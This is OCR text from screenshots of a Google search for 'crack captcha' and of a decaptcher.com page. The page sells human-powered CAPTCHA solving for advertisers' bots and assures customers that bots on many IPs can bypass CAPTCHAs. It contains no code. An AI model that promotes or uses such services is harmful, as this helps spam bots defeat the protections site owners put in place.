

"crack captcha" - Google Search
NY Times Google News Daily Weather 294 United Traffic Papers HN09 IMC Google Maps RSS (1) Movies BART Wikis Calories Blog
Web Images Videos Maps News Shopping Gmail more
Search settin
Search
Advanced Search
Web Show options...
Sponsored Link

http://www.google.com/search?hl=en&source=hp&q=%22crack+captcha%22&aq=f&oq=&aqi=g1

"crack captcha"

Results **1** - **10** of about **17,700** for **"crack captcha"**. (**0.17** seconds)

Captcha solving
www.decaptcher.com Cheap captcha solving Cheap programs for advertisement



Using the advertisement in blogs, social networks, etc significantly increases the efficiency of the business. Many services use pictures called CAPTCHAs in order to prevent automated use of these services.


Solve CAPTCHAs with the help of this portal, increase your business efficiency now!

Follow these steps:

Register
Login and follow the link inside to load funds to your account.
Your request will be processed ASAP.

You pay for correctly recognized CAPTCHAs only
The price is $2 for 1000 CAPTCHAs. We accept payments from $10.

If you use a third-party software the price could be different, contact the software vendor for more information.




Hi! I want to bypass captcha from my bots. Bots have different IPs. Is it possible to use your service from many IPs?

We have no restrictions about IP: with DeCaptcher you can bypass CAPTCHA from as many IPs as you need.

Hi. I need to crack captcha. Do you provide a captcha decoders?

